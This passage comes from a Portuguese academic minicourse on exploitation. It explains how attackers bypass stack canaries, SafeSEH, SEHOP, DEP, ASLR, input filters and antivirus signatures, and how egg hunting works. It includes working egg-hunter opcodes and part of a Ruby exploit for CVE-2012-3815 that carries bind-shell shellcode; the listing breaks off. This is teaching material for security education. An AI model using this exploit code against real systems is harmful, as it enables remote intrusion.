Os procedimentos de inserção dos *cookies* variam. Algumas propostas, como *Stackguard*, inserem os canários em tempo de compilação, enquanto outras, como *libverify*, armazenam os marcadores durante a execução, através de funções empacotadoras (*wrappers*) [Werthmann, 2006]. A vantagem da solução baseada em

[10] Neste texto, os termos "*cookie",* "canário" e "marcador" são usados de maneira intercambiável.

[11] Epílogo é o termo normalmente utilizado para designar as últimas instruções *assembly* executadas por uma função. Quando a proteção do *cookie* está habilitada, as instruções que checam a integridade do canário são inseridas nessa região final do código da função.

 ©2012 SBC — Soc. Bras. de Computação

compiladores é a redução do overhead computacional a que o programa estará sujeito. Por outro lado, a inserção dos canários durante a execução garante o funcionamento de sistemas legados ou cujo código-fonte não esteja disponível. Mesmo no caso de aplicações cujo código-fonte esteja disponível, a inserção dos *cookies* durante a execução descarta a necessidade de recompilá-los.

O GCC (*GNU Compiler Collection*), desde a versão 4.1, implementa uma versão aprimorada do *StackGuard* denominada *ProPolice* (também chamada de *Stack Smashing Protector* – SSP) [Cugliari and Graziano, 2010]. Em algumas distribuições Linux, a opção "*-fstack-protector*" desse compilador, que habilita o uso de canários quando há variáveis locais do tipo string, é estabelecida como padrão. Desde 2002, o compilador Visual Studio, da Microsoft, implementa um mecanismo equivalente, denominado /GS. A partir de 2005, essa proteção tornou-se padrão nesse compilador. Em ambos os compiladores, além de inserir um canário para proteger o endereço de retorno e o apontador de *frame*, as variáveis locais são reordenadas e os parâmetros são copiados para junto dessas variáveis, a fim de impedir que estouros de *buffer* sobrescrevam ponteiros. A Figura 1.7 ilustra a disposição da pilha de uma função vulnerável sem e com a proteção.

Como os canários são gerados aleatoriamente com uma razoável entropia, é bastante improvável que um atacante consiga prever o marcador que será utilizado. Por outro lado, por questões de arquitetura e desempenho, os canários não são inseridos junto a todos os buffers existentes na pilha, o que abre brechas para a superação dessa proteção em algumas situações específicas. Os tratadores estruturados de exceção (SEH), por exemplo, não são protegidos pelo /GS, podendo ser sobrescritos pelo atacante. Se um atacante for capaz de sobrescrever um ponteiro para tratamento de exceções, conforme explicado na seção 1.2.2.4, e conseguir forçar o lançamento de uma exceção antes que o epílogo da função seja executado, a comparação do canário sequer será efetuada e o fluxo de execução será desviado para o código malicioso, apontado pelo ponteiro corrompido.




Figura 1.7. Estrutura da pilha sem proteção e com proteção (canário, reordenação de variáveis e cópia de parâmetros) [Sotirov e Dowd, 2008].

1.3.1.3. *SafeSEH* e *SEHOP*

A fim de coibir os ataques que exploram os SEHs, a Microsoft lançou um dispositivo denominado "SafeSEH" (*Safe Structured Exception Handler*), que agregou novos mecanismos de proteção da pilha, com o intuito de resguardar os registros para tratamento de exceção utilizados pelos seus sistemas operacionais [Microsoft, 2012d]. O

 ©2012 SBC — Soc. Bras. de Computação

flag de ligação /SafeSEH está disponível no compilador Visual Studio desde a versão ".Net 2003".

A proteção é viabilizada por uma lista dos tratadores de exceção válidos, inserida pelo ligador (*linker*) no cabeçalho do processo, durante a etapa de amarração das referências entre objetos executáveis. Ao ocorrer uma exceção, o sistema checa se o tratador indicado corresponde a alguma entrada na lista de tratadores autênticos, antes de executá-lo. Antes disso, é verificado se o ponteiro para o tratador de exceção não referencia um endereço da pilha, situação que configura um ataque de estouro da pilha [Sotirov e Dowd, 2008].

A sequência de verificações começa com a lista de módulos carregados. O despachador de exceções checa se o endereço do tratador pertence à faixa de endereços de algum desses módulos. Caso o tratador aponte para algum módulo carregado, a comparação do ponteiro com a lista dos tratadores de exceção válidos é realizada. No entanto, caso o endereço do tratador não pertença a nenhum dos módulos carregados pelo processo, ele é considerado seguro. Essa decisão de implementação é explorada por atacantes para superar a proteção imposta pelo SafeSEH. Escolhe-se um endereço que não pertença aos módulos carregados pelo processo (por exemplo, algum processo do sistema operacional) e que execute uma sequência de instruções com efeito equivalente à sequência POP-POP-RET, explicada na seção 1.2.2.4 [Eeckhoutte, 2009].

Outra técnica utilizada por atacantes para superar o SafeSEH consiste, na verdade, em uma estratégia que evita a proteção. Procura-se alguma biblioteca carregada pelo processo e que não tenha sido compilada com a opção /SafeSEH. Assim, ao fazer um ponteiro para tratamento de exceção referenciar uma sequência de instruções da forma POP-POP-RET existente em uma biblioteca desprotegida, o atacante consegue desviar o fluxo de execução para o código malicioso inserido na pilha. Naturalmente, essa estratégia não funciona caso todas as bibliotecas carregadas utilizem o SafeSEH.

Em 2009, foi lançada uma extensão para a segurança dos SEHs denominada *Structured Exception Handler Overwrite Protection* (SEHOP), que opera através de checagens efetuadas unicamente durante a execução de um processo [Microsoft, 2010a]. Assim, esse mecanismo independe das escolhas durante a etapa de compilação dos softwares. O SEHOP está disponível em todas as versões do Windows a partir do Vista SP1, mas somente está habilitado por padrão nas versões do Windows Server 2008.

O SEHOP acrescenta um registro simbólico na última posição da lista encadeada de tratadores de exceção. Isso permite que o despachador de exceções do sistema operacional cheque se o último elemento da lista aponta para um elemento pivô, previamente estabelecido, evitando corrupções da lista encadeada [Miller, 2009]. Conforme descrito na seção 1.2.2.4, o ponteiro para o próximo registro da lista encadeada de tratadores de exceção é posicionado entre as variáveis locais e o apontador para a função de tratamento. Assim, para sobrescrever o endereço da função de tratamento com dados oriundos de um estouro de *buffer* na pilha, o atacante corrompe também o ponteiro para o registro subsequente na lista encadeada. Como consequência, o despachador de exceções não atinge o registro simbólico e, por isso, detecta o ataque. Le Berre e Cauquil demonstraram que, respeitadas algumas condições, é possível

 ©2012 SBC — Soc. Bras. de Computação

enganar a proteção imposta pelo SEHOP criando um registro falso que aponte para o último elemento da lista encadeada de tratadores de exceção [Berre e Cauquil, 2009].

1.3.1.4. Prevenção de Execução de Dados (*DEP*)

Uma extensão natural do mecanismo de proibição da execução de instruções armazenadas na pilha (*nx-stack*), concebida para bloquear esse tipo de tentativa em outras áreas da memória – como o *heap* e o BSS –, recebeu as designações “NX” (*No eXecute, na AMD*) e “XD” (eXecute Disable, na Intel). Essa estratégia de proteção, batizada no Windows como DEP (*Data Execution Prevention*), baseia-se na utilização de um recurso incorporado aos processadores, em 2004, para marcar as páginas de memória com um bit de execução [Sotirov e Dowd, 2008]. Assim, o sistema operacional pode garantir que áreas de memória destinadas a armazenar dados – como a pilha e o *heap* – não sejam executáveis.

O “NX/XD” torna praticamente impossível a injeção de código externo em programas vulneráveis. Entretanto, técnicas de reutilização de código, como ROP, explicada na seção 1.4.2, podem obter êxito contra um sistema protegido apenas pelo bit de execução. Além disso, nas arquiteturas de 32 bits de alguns sistemas operacionais, como em algumas versões do Windows, a proteção oferecida pelo DEP pode ser desativada durante a execução do programa. Essa é uma brecha comumente explorada por atacantes. Também são comuns ataques que usam funções do próprio sistema operacional para copiar o *shellcode* em uma área executável da memória ou para atribuir permissões de execução à região onde o *shellcode* se localiza.

O Windows implementa o DEP desde o lançamento do *Service Pack* 2 para o XP. Assim como com o SafeSEH, o funcionamento do DEP requer que as aplicações sejam ligadas com uma opção especial: /NXCOMPACT. Essa opção encontra-se disponível no compilador Visual Studio desde a versão 2005. A tecnologia “NX/XD” também está presente no Linux, desde o *kernel* 2.6.8 [Cugliari e Graziano, 2010].

1.3.1.5. Espaço aleatório de endereços (*ASLR*)

Outra estratégia interessante de proteção contra ataques de *buffer overflow* baseia-se na ideia de impossibilitar o atacante de descobrir o endereço para o qual o fluxo do programa deve ser transferido, através do embaralhamento dos endereços de memória atribuídos aos segmentos do programa e às bibliotecas do sistema operacional. Essa estratégia recebeu o nome *Address Space Layout Randomization* (ASLR). Ela baseia-se no princípio de que se os endereços de memória forem atribuídos aleatoriamente aos módulos e aos seus segmentos, um atacante não saberá para qual endereço de memória desviar.

O ASLR é adotado pelo Linux desde o *kernel* 2.6.12. Nesse sistema – cada vez que um processo é carregado – seus segmentos, endereço base e bibliotecas recebem uma faixa de endereços diferente. No Windows, essa proteção foi implementada a partir do Vista e do Server 2008. No caso dos sistemas da Microsoft, o embaralhamento de endereços é renovado a cada reinicialização do sistema operacional [Cugliari e Graziano, 2010].

 ©2012 SBC — Soc. Bras. de Computação

A estratégia utilizada no ASLR funciona muito bem quando devidamente implementada e integrada às aplicações. No entanto, ela pode oferecer brechas, porque alguns sistemas deixam áreas de memória em posições fixas, para facilitar o processo de carregamento dos módulos na memória e para possibilitar a execução de otimizações de código por parte do compilador. Além disso, um esquema de força bruta pode ser utilizado para testar todos os possíveis endereços onde o *shellcode* possa estar localizado, caso o processo não aborte sua execução ao sofrer um *overflow*. Se o atacante conseguir recuperar algum endereço do processo durante o ataque, como o *base pointer*, ele ainda poderá reduzir o número de possibilidades a serem testadas. Outra estratégia utilizada por atacantes para reduzir o número de testes durante o ataque de força bruta é inserir um bloco de instruções NOP antes do *shellcode*, ampliando a sua área de cobertura e, consequentemente, a quantidade de endereços que levem à execução do *shellcode*. Existe ainda outra técnica de superação do ASLR, denominada *Heap Spraying*, que também baseia-se na inserção de blocos de instruções NOP junto com o *shellcode*. Essa abordagem é explicada em detalhes na seção 1.4.3 deste texto.

Em situações específicas, os atacantes podem calcular o tamanho da entrada maliciosa de forma a sobrescrever apenas a fração menos significativa do endereço de retorno [Sotirov e Dowd, 2008]. Como o ASLR embaralha apenas os bytes mais significativos do endereço de cada módulo (endereço base), se o *payload* malicioso terminar exatamente em cima desses bytes do endereço de retorno, pode ser possível apontar para um *shellcode*. Isso é viável quando o endereço base do endereço de retorno original aponta para uma região que contém alguma instrução capaz de desviar o fluxo para a área onde o *shellcode* se localiza.

No caso específico do Windows, a aleatoriedade no endereço de carregamento dos módulos é uma opção dentro do processo de ligação (/DYNAMICBASE), que muitas vezes não é ativada ou que impõe a necessidade de recompilação de aplicações previamente distribuídas. Em função disso, os atacantes também utilizam contra o ASLR a mesma ideia empregada para transpor a proteção oferecida pelo SafeSEH: encontrar um executável ou biblioteca que não tenha sido compilado utilizando a opção /DYNAMICBASE e usá-lo para transferir o fluxo de execução para o *shellcode*.

1.3.2. Filtros de Dados

Existem *exploits* que atuam em programas que não executam um procedimento de validação nos dados de entrada fornecidos pelos usuários [Chien e Szor, 2002]. Com a intenção de resolver esse problema, a entrada de dados de programas considerados vulneráveis passou a aplicar um conjunto de "filtros" que limitam o conjunto de símbolos aceitos como válidos apenas àqueles que pertencem às faixas de "A" a "Z" (0x41 até 0x5A), de "a" a "z", (0x61 até 0x7A) e de "0" a "9" (0x30 to 0x39) [Anley et al., 2007], na tentativa de impedir a entrada de símbolos especiais como o "*scape*" (0x1B) ou outros símbolos reservados.

Entretanto, existem duas técnicas utilizadas pelos desenvolvedores de *exploits* para superar esta limitação: "*bridge building*" e "*encoders*" [Anley et al., 2007].

O objetivo do *bridge building*, é ocultar o verdadeiro código do *exploit* através de um conjunto de *opcodes* constituídos apenas de bytes alfanuméricos que, ao serem

©2012 SBC — Soc. Bras. de Computação

executados, irão gerar a instrução desejada, construindo uma “ponte” entre a codificação aceita e a instrução desejada. A Tabela 1.3 oferece um exemplo do uso de instruções construídas com símbolos “válidos” responsáveis por gerar a instrução “CALL EAX” (0xFF 0xD0).

Tabela 1.3. Exemplo de *bridge building* [Anley et al., 2007].

Código *Assembly*	***Opcode***	**Resultado**
push 30h	0x6A 0x30	Armazena 0x00000030 na pilha
pop eax	0x58	Transfere este valor para o registrador EAX
xor al,30h	0x34 0x30	XOR al com 0x30. Isto gera 0x00000000 em EAX.
dec eax	0x48	Subtrai 1 de EAX, gerando 0xFFFFFFFF
xor eax,7A393939h	0x35 0x3939397A	Este XOR armazena 0x85C6C6C6 em EAX.
xor eax,55395656h	0x35 0x56563955	e este outro gera 0xD0FF9090 em EAX.
push eax	0x50	Armazena este valor na pilha.

O maior problema apresentado pela técnica de “ponte” é a quantidade excessiva de instruções necessárias para gerar o código desejado. Assim, partindo diretamente do código original do *shellcode*, pode ser aplicada uma técnica baseada no uso de “*encoders*” [Eeckhoutte, 2010c], que convertem automaticamente todo o código para um formato específico, de acordo com as necessidades do desenvolvedor e o tipo de filtro que se pretende contornar. Dessa forma, é possível evitar os chamados “*bad characters*” [Bradshaw, 2011] [Eeckhoutte, 2010c], que podem inutilizar o código do *shellcode*. Um bom exemplo é o símbolo “null” (0x00), que pode ser interpretado como um indicador de fim de *string*, levando ao término da leitura dos dados inseridos pelo *exploit*. Esse processo de codificação pode ser executado manualmente [Anley et al., 2007] ou através do uso de ferramentas como o “msfencode” [Eeckhoutte, 2010c], contido no pacote Metasploit. Ao utilizar essa ferramenta, o código gerado já contém o conjunto de instruções necessárias para o processo de decodificação, automatizando o processo.

1.3.3. Assinaturas

Assinaturas são definidas como sendo uma sequência de bytes extraída do corpo de um código binário específico [Karin, 2006]. Uma assinatura é gerada tomando-se uma parte do código que seja única para aquele elemento de *software* e que tenha pouca probabilidade de ocorrer em outros programas. Normalmente, as assinaturas são armazenadas em tabelas *hash*, de forma a garantir que o acesso seja o mais ágil possível. Os programas de detecção de códigos maliciosos, como antivírus e analisadores de conteúdo, trabalham principalmente com um método de comparação que verifica se um determinado programa executável combina com uma assinatura armazenada em sua base de dados [Moura e Rebiha, 2009], varrendo o corpo do código suspeito na busca das sequências de bytes armazenadas na base de assinaturas.

Entretanto, além do uso de *encoders* (discutidos na seção 1.3.2), capazes de gerar uma nova codificação com base num mesmo código de um *exploit*, já é muito comum que códigos maliciosos apliquem técnicas conhecidas como “ofuscação de código”, capazes de gerar variações no código binário de forma a inviabilizar a identificação por meio de assinaturas [Rad e Masrom, 2010]. Assim, para evitar a detecção, novas cópias daquele mesmo código mantêm a estrutura semântica original, mas incluem alterações sintáticas que os tornam incompatíveis com a assinatura gerada

 ©2012 SBC — Soc. Bras. de Computação

originalmente. Entre as técnicas de ofuscação de código, destacam-se: inserção de lixo no código, ou código inerte; troca mútua de registradores e variáveis entre operações; e troca das instruções originais por outras com o mesmo efeito.

Existem diversas abordagens diferentes para tratar esse problema [Karin, 2006] [Moura e Rebiha, 2009] [Rad e Masrom, 2010]. Cada uma procura eliminar o efeito das mudanças de código de uma maneira diferente. No entanto, essas estratégias não serão abordadas aqui, pois fogem do escopo deste minicurso.

1.4. Técnicas modernas de exploração

À medida que os mecanismos de proteção contra explorações de softwares evoluíram, surgiram novas técnicas de desenvolvimento de artefatos maliciosos. Essas abordagens foram criadas justamente com o intuito de suplantar defesas e permitir a execução de códigos de ataque. Esta seção apresenta as principais técnicas atualmente empregadas no desenvolvimento de *exploits* destinados a comprometer a segurança de sistemas computacionais modernos.

1.4.1. *Egg Hunting*

O nome *Egg Hunting* é uma alusão à brincadeira de mesmo nome, comum no período da páscoa, na qual ovos de chocolate são escondidos para que crianças os encontrem. No contexto de explorações de softwares, esse nome é utilizado para designar uma técnica utilizada para desenvolver *exploits* capazes de executar *shellcodes* em sistemas com restrições de espaço na memória.

Quando a área disponível em memória para armazenar um *shellcode* é muito pequena, atacantes ficam impedidos de introduzir qualquer código malicioso efetivo. Em outros casos, apesar de a área disponível ser suficiente para um *shellcode*, restrições quanto ao uso de determinados caracteres podem levá-lo a crescer muito de tamanho após o processo de codificação. Nesse cenário, o método denominado *Egg Hunting* surgiu como uma importante técnica de desenvolvimento de *exploits* para execução de *shellcodes* em dois estágios, superando o desafio imposto pela limitação de espaço. A ideia central consiste em dividir o *payload* em duas ou mais porções, de modo que a fração inicial do código fica responsável unicamente por encontrar o *shellcode* e desviar o fluxo de execução para ele.

Como essa é uma tarefa bem mais simples do que as funções desempenhadas por um *shellcode* típico, seu código pode ser expresso em uma quantidade muito menor de instruções. Assim, é possível ocupar pequenos espaços em memória com o primeiro estágio do *payload* – o *Egg Hunter* – e disponibilizar o restante do código em uma outra área de memória, inicialmente desconhecida e possivelmente distante da região de memória onde a vulnerabilidade é explorada. Por outro lado, um *Egg Hunter* impõe o pré-requisito de que o atacante deve ser capaz de inserir o restante do *shellcode* em algum local no espaço de endereços do processo atacado, ainda que a localização exata dessa fração de código não seja conhecida.

É importante destacar que um *Egg Hunter*, apesar de ser classificado como um mecanismo de execução de *shellcodes* em dois estágios, difere dos *payloads* multiestágios existentes nos *frameworks* para testes de penetração. No Metasploit, por

©2012 SBC — Soc. Bras. de Computação

exemplo, os *payloads* multiestágios utilizam a primeira porção de código para criar um canal de comunicação entre a máquina do atacante e o sistema alvo [Maynor e Mookhey, 2007]. Através desse canal, o segundo estágio do *payload* – que contém o *shellcode* escolhido pelo atacante – é enviado para a vítima. No caso dos *Egg Hunters*, os dois estágios são inseridos pelo próprio atacante na memória da máquina alvo, de forma independente. Ou seja, o segundo estágio não é carregado em memória pelo *Egg Hunter*. Isso permite que o tamanho do código de um *Egg Hunter* seja muito menor do que o tamanho do código do primeiro estágio utilizado pelos *frameworks* para testes de penetração. A implementação de *Egg Hunter* para Windows discutida a seguir, por exemplo, ocupa 32 bytes, enquanto o menor *payload* (*find_tag*) gerado pelo Metasploit para o mesmo sistema operacional demanda 92 bytes de espaço em memória.

Além disso, os *Egg Hunters* evitam a necessidade de uma conexão entre a máquina alvo e a máquina do atacante, o que em muitos casos pode ser inviável. Em contrapartida, eles apresentam a desvantagem de requerer que o *shellcode* seja inserido diretamente na memória do processo. Normalmente, isso é conseguido pelos atacantes através da submissão de uma entrada adicional para o programa alvo, que contenha apenas o segundo estágio do código. Note que essa entrada adicional não precisa coincidir com a entrada utilizada para explorar a vulnerabilidade do programa, pois basta que o processo aceite os dados e armazene-os em memória.

O principal desafio de um *Egg Hunte*r consiste em evitar o acesso a regiões de memória inválidas ou que não tenham sido alocadas para o programa, a fim de impedir o lançamento de interrupções que abortem a execução do código. Além disso, é desejável que o *Egg Hunte*r seja eficiente, pois o ataque poderá ser detectado caso o processo de busca em memória exija muito esforço computacional. Miller [Miller, 2004] apresenta estratégias confiáveis, portáveis e pequenas para pesquisar o espaço virtual de endereços de um processo em sistemas operacionais Windows e Linux. Entre as diversas soluções propostas nesse estudo, o mecanismo desenvolvido para ambientes Windows baseado na chamada de sistema "NtDisplayString" ganhou notoriedade por seu tamanho reduzido e por sua confiabilidade. Em função dessas características, desde a sua publicação, esse método tem sido amplamente empregado em diversos *exploits*. Posteriormente, foi proposta a substituição da chamada de sistema "NtDisplayString" pela chamada "NtAccessCheckAndAuditAlarm" – uma vez que a segunda mantém o mesmo identificador de chamada em todas as versões NT do Windows – tornando o código mais portável [Jurczyk, 2012]. O código de montagem desse *Egg Hunter* para a arquitetura IA-32 é apresentada na Tabela 1.4.

Uma vez que a chamada de sistema "NtAccessCheckAndAuditAlarm" está disponível apenas nas versões NT do Windows, o *Egg Hunter* apresentado na Tabela 1.4 aplica-se somente aos sistemas operacionais da Microsoft pertencentes a essa família. Essa chamada de sistema é utiliza pelo *Egg Hunter* para validar as páginas de memória antes de efetivamente acessá-las, evitando a incidência de violações que abortem a execução do processo. Antes de ler o conteúdo apontado pelo registrador EDX, a chamada "NtAccessCheckAndAuditAlarm" checa se o endereço é válido. Na ocorrência de acessos inválidos, o valor 0xc0000005 é retornado no registrador EAX. Escolhendo-se outra chamada de sistema que desempenhe o mesmo papel, pode-se facilmente adaptar o código acima para atender a outras plataformas.

Tabela 1.4. Código de *Egg Hunter* para sistemas Windows NT em arquitetura IA-32.

Nº	End. rel.	Cód. (hexa)	*Assembly*	Comentário
1	inc_pág:$+0	6681CAFF0F	or dx,0xfff	Anota último endereço da página
2	inc_end:$+5	42	inc edx	Obtém primeiro endereço da página seguinte
3	$+6	52	push edx	Salva EDX (endereço a ser analisado)
4	$+7	6A02	push 0x2	Empilha valor que indica a chamada de sistema
5	$+9	58	pop eax	Salva em EAX o indicador da chamada de sistema
6	$+A	CD2E	int 0x2e	Chama o kernel para executar a chamada indicada
7	$+C	3C05	cmp al,0x5	Checa se há violação de acesso (cód. = 0xc0000005)
8	$+E	5A	pop edx	Recupera em EDX o endereço a ser analisado
9	$+F	74EF	jz inc_pág	Salta para a próxima página se houver violação
10	$+11	B845545353	mov eax,0x53535445	Carrega a chave ("ETSS" nesse exemplo) em EAX
11	$+16	8BFA	mov edi,edx	Copia endereço para EDI (*scasd* incrementa o valor)
12	$+18	AF	scasd	Compara a chave (EAX) com o valor apontado por EDI, seta flag de status e incrementa o valor de EDI
13	$+19	75EA	jnz inc_end	Salta para próximo endereço se não casar a chave
14	$+1B	AF	scasd	Compara novamente a chave (2ª parte)
15	$+1C	75E7	jnz inc_end	Salta para próximo endereço se não casar a 2ª parte
16	$+1E	FFE7	jmp edi	Salta para a primeira instrução do *shellcode*

Para encontrar o *shellcode* na memória – também chamado de ovo –, os *Egg Hunters* utilizam um marcador, que deve ser inserido junto com o segundo estágio do código, imediatamente antes da primeira instrução a ser executada. Essa chave deve ser única, ou seja, não deve existir em qualquer outra posição de memória do processo. Caso contrário, o fluxo de execução poderá ser desviado para a área de memória onde há a colisão com a chave, ao invés de saltar para o *shellcode*. Por isso, o atacante deve, pelo menos, se certificar de que a chave escolhida jamais colidirá com qualquer código de operação definido para o conjunto de instruções de máquina da arquitetura utilizada. Além disso, como usualmente a chave é codificada dentro do *Egg Hunter*, ela deve ser inserida duas vezes antes do *payload*, como forma de diferenciar o *shellcode* do próprio *Egg Hunter*. No exemplo apresentado na Tabela 1.4, foi utilizada a chave "ETSS", que convertida para os valores ASCII de cada caractere, em hexadecimal, corresponde a 0x45545353. Ao prefixar o código do *shellcode* com a chave, deve-se anotá-la duas vezes, conforme a seguir: 0x4554535345545353.

No exemplo de código acima, o registrador EDX é utilizado como ponteiro para a célula de memória a ser comparada com a chave. As duas primeiras instruções garantem que EDX guardará o primeiro endereço da página de memória subsequente à página inicialmente apontada por EDX. Note que o código evita inicializar EDX em uma página específica, já que normalmente a localização do *shellcode* não é conhecida. Assim, economiza-se alguns bytes. No entanto, pode ser necessário estabelecer explicitamente o endereço inicial de busca, uma vez que ele deve ser menor do que a posição onde o *shellcode* é armazenado. Uma escolha conservadora é inicializar o registrador EDX com o endereço 0x00000000. Porém, deve-se lembrar que, na maioria dos casos, essa inicialização não pode ser efetuada diretamente, devido à existência de *null* bytes. Uma boa alternativa pode ser encontrar em tempo de execução o endereço inicial do processo ou da sua área de pilha. Além disso, em alguns casos pode ser necessário inicializar o registrador EDX com um endereço que impeça o *Egg Hunter* de encontrar uma cópia corrompida do *shellcode*. Independente da motivação, em todas as

situações mencionadas, pode-se alterar a posição inicial de memória a ser pesquisada pelo *Egg Hunter* através da inclusão de instruções no início do código.

Além de evitar o desvio do fluxo de execução para versões corrompidas do *shellcode*, iniciar a busca a partir de um determinado endereço pode ser útil nas situações em que se deseja reduzir o tempo de execução do *Egg Hunter*. O tempo requerido para testar todos os endereços de memória à procura da chave pode acarretar em problemas de ordem prática para o sucesso da exploração. O usuário do equipamento atacado pode, por exemplo, reiniciar o processo alvejado em decorrência de um longo tempo sem respostas da aplicação.

Após armazenar em EDX o primeiro endereço da página de memória, a terceira instrução salva o valor de EDX na pilha, a fim de possibilitar a sua posterior restauração. Esse procedimento é necessário porque a chamada de sistema "NtAccessCheckAndAuditAlarm", efetuada na sexta instrução do código, corrompe o valor desse registrador durante sua execução. Ao contrário das chamadas de funções tradicionais, nas quais os parâmetros são anotados na pilha, nas chamadas de sistema do Windows os parâmetros são armazenados em um vetor de argumentos apontado pelo registrador EDX. O registrador EAX, por sua vez, é usado para indicar para o *kernel* qual chamada de sistema o processo deseja executar. Como o valor correspondente à chamada de sistema "NtAccessCheckAndAuditAlarm" é 2, esse valor é carregado em EAX pelas instruções 4 e 5, antes do *Egg Hunter* chamar o kernel do sistema na instrução 6.

A instrução 7 compara a porção menos significativa do registrador EAX, onde a chamada de sistema armazena seu valor de retorno, com o valor 5. Se os valores forem iguais, significa que o código 0xc0000005, indicativo de violação de acesso, foi retornado. Nesse caso, a nona instrução salta para a primeira, onde o processo é reiniciado com o incremento da página de memória. Esse incremento da página de memória evita que o *Egg Hunte*r percorra todos os endereços de memória, reduzindo o esforço computacional. Ele é possível porque todas as posições de memória pertencentes a uma mesma página possuem as mesmas restrições de acesso. Porém, antes de testar a condição do salto previsto na instrução 9, o valor de EDX é extraído da pilha e restabelecido pela oitava instrução.

Caso a chamada de sistema não retorne um sinal indicativo de violação de acesso, a execução prossegue para finalmente comparar a chave com o conteúdo do endereço apontado por EDX. Para isso, a instrução 10 carrega a chave no registrador EAX e a instrução 11 copia o endereço armazenado em EDX para EDI. Essa cópia somente é necessária porque a instrução de comparação de strings "scasd", executada na sequência, efetua também o incremento do endereço armazenado em EDI em 4 unidades. Caso o conteúdo de EAX seja diferente do conteúdo apontado por EDI, o valor de EDX mantem-se o mesmo e o salto indicado na instrução 13 retoma o processo de busca a partir da instrução 2, na qual o endereço armazenado em EDX é incrementado.

Por outro lado, se a primeira comparação – efetuada pela instrução 12 – indicar que a chave foi encontrada, o valor de EDI já terá sido incrementado e apontará para os próximos 4 bytes, permitindo a comparação da segunda cópia da chave. As instruções

 ©2012 SBC — Soc. Bras. de Computação

14 e 15 repetem o processo de verificação do casamento do marcador e, concretizando-se o segundo casamento, o *Egg Hunter* é encerrado com o salto para a primeira instrução do *shellcode*, apontada por EDI.

Uma característica importante do *Egg Hunter* apresentado decorre do uso das duas instruções de PUSH. Elas sobrescrevem os dados armazenados nos 8 bytes anteriores à posição apontada pelo registrador de topo de pilha (ESP). Isso significa que o *shellcode* será corrompido pelo *Egg Hunter* caso o registrador ESP aponte para algum endereço até 8 bytes posterior às posições usadas pelo *payload*.

Um exemplo recente de *exploit* que utiliza exatamente a implementação de *Egg Hunter* apresentada na Tabela 1.4 pode ser encontrado em [12]. Nesse artefato, é explorada uma vulnerabilidade no software Winlog Lite, desenvolvido pela Sielco Sistemi. A vulnerabilidade foi divulgada em 05 de junho de 2012, juntamente com a PoC apresentada abaixo, e recebeu o identificador CVE-2012-3815.

Listagem 1.5. Código de *exploit* que utiliza um *Egg Hunter* para executar o *shellcode*.

```
1  require 'socket'
2
3  port = "46824"
4  host = "10.8.28.37"
5
6  s = TCPSocket.open(host,port)
7
8  sleep(0.5)
9
10 egghunter = "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
11 egghunter << "\xef\xb8\x77\x6f\x6f\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
12
13 # msfpayload windows/shell_bind_tcp R | msfencode -t ruby
14 #[*] x86/shikata_ga_nai succeeded with size 368 (iteration=1)
15 shellcode =
16 "\xdb\xc8\xd9\x74\x24\xf4\x5b\xba\x45\x76\x08\xf1\x33\xc9" +
17 "\xb1\x56\x31\x53\x18\x83\xeb\xfc\x03\x53\x51\x94\xfd\x0d" +
18 "\xb1\xd1\xfe\xed\x41\x82\x77\x08\x70\x90\xec\x58\x20\x24" +
19 "\x66\x0c\xc8\xcf\x2a\xa5\x5b\xbd\xe2\xca\xec\x08\xd5\xe5" +
20 "\xed\xbc\xd9\xaa\x2d\xde\xa5\xb0\x61\x00\x97\x7a\x74\x41" +
21 "\xd0\x67\x76\x13\x89\xec\x24\x84\xbe\xb1\xf4\xa5\x10\xbe" +
21 "\x44\xde\x15\x01\x30\x54\x17\x52\xe8\xe3\x5f\x4a\x83\xac" +
23 "\x7f\x6b\x40\xaf\xbc\x22\xed\x04\x36\xb5\x27\x55\xb7\x87" +
24 "\x07\x3a\x86\x27\x8a\x42\xce\x80\x74\x31\x24\xf3\x09\x42" +
25 "\xff\x89\xd5\xc7\xe2\x2a\x9e\x70\xc7\xcb\x73\xe6\x8c\xc0" +
26 "\x38\x6c\xca\xc4\xbf\xa1\x60\xf0\x34\x44\xa7\x70\x0e\x63" +
27 "\x63\xd8\xd5\x0a\x32\x84\xb8\x33\x24\x60\x65\x96\x2e\x83" +
28 "\x72\xa0\x6c\xcc\xb7\x9f\x8e\x0c\xdf\xa8\xfd\x3e\x40\x03" +
29 "\x6a\x73\x09\x8d\x6d\x74\x20\x69\xe1\x8b\xca\x8a\x2b\x48" +
30 "\x9e\xda\x43\x79\x9e\xb0\x93\x86\x4b\x16\xc4\x28\x23\xd7" +
31 "\xb4\x88\x93\xbf\xde\x06\xcc\xa0\xe0\xcc\x7b\xe7\x2e\x34" +
32 "\x28\x80\x52\xca\xdf\x0c\xda\x2c\xb5\xbc\x8a\xe7\x21\x7f" +
33 "\xe9\x3f\xd6\x80\xdb\x13\x4f\x17\x53\x7a\x57\x18\x64\xa8" +
34 "\xf4\xb5\xcc\x3b\x8e\xd5\xc8\x5a\x91\xf3\x78\x14\xaa\x94" +
35 "\xf3\x48\x79\x04\x03\x41\xe9\xa5\x96\x0e\xe9\xa0\x8a\x98" +
36 "\xbe\xe5\x7d\xd1\x2a\x18\x27\x4b\x48\xe1\xb1\xb4\xc8\x3e" +
37 "\x02\x3a\xd1\xb3\x3e\x18\xc1\x0d\xbe\x24\xb5\xc1\xe9\xf2" +
38 "\x63\xa4\x43\xb5\xdd\x7e\x3f\x1f\x89\x07\x73\xa0\xcf\x07" +
39 "\x5e\x56\x2f\xb9\x37\x2f\x50\x76\xd0\xa7\x29\x6a\x40\x47" +
40 "\xe0\x2e\x70\x02\xa8\x07\x19\xcb\x39\x1a\x44\xec\x94\x59" +
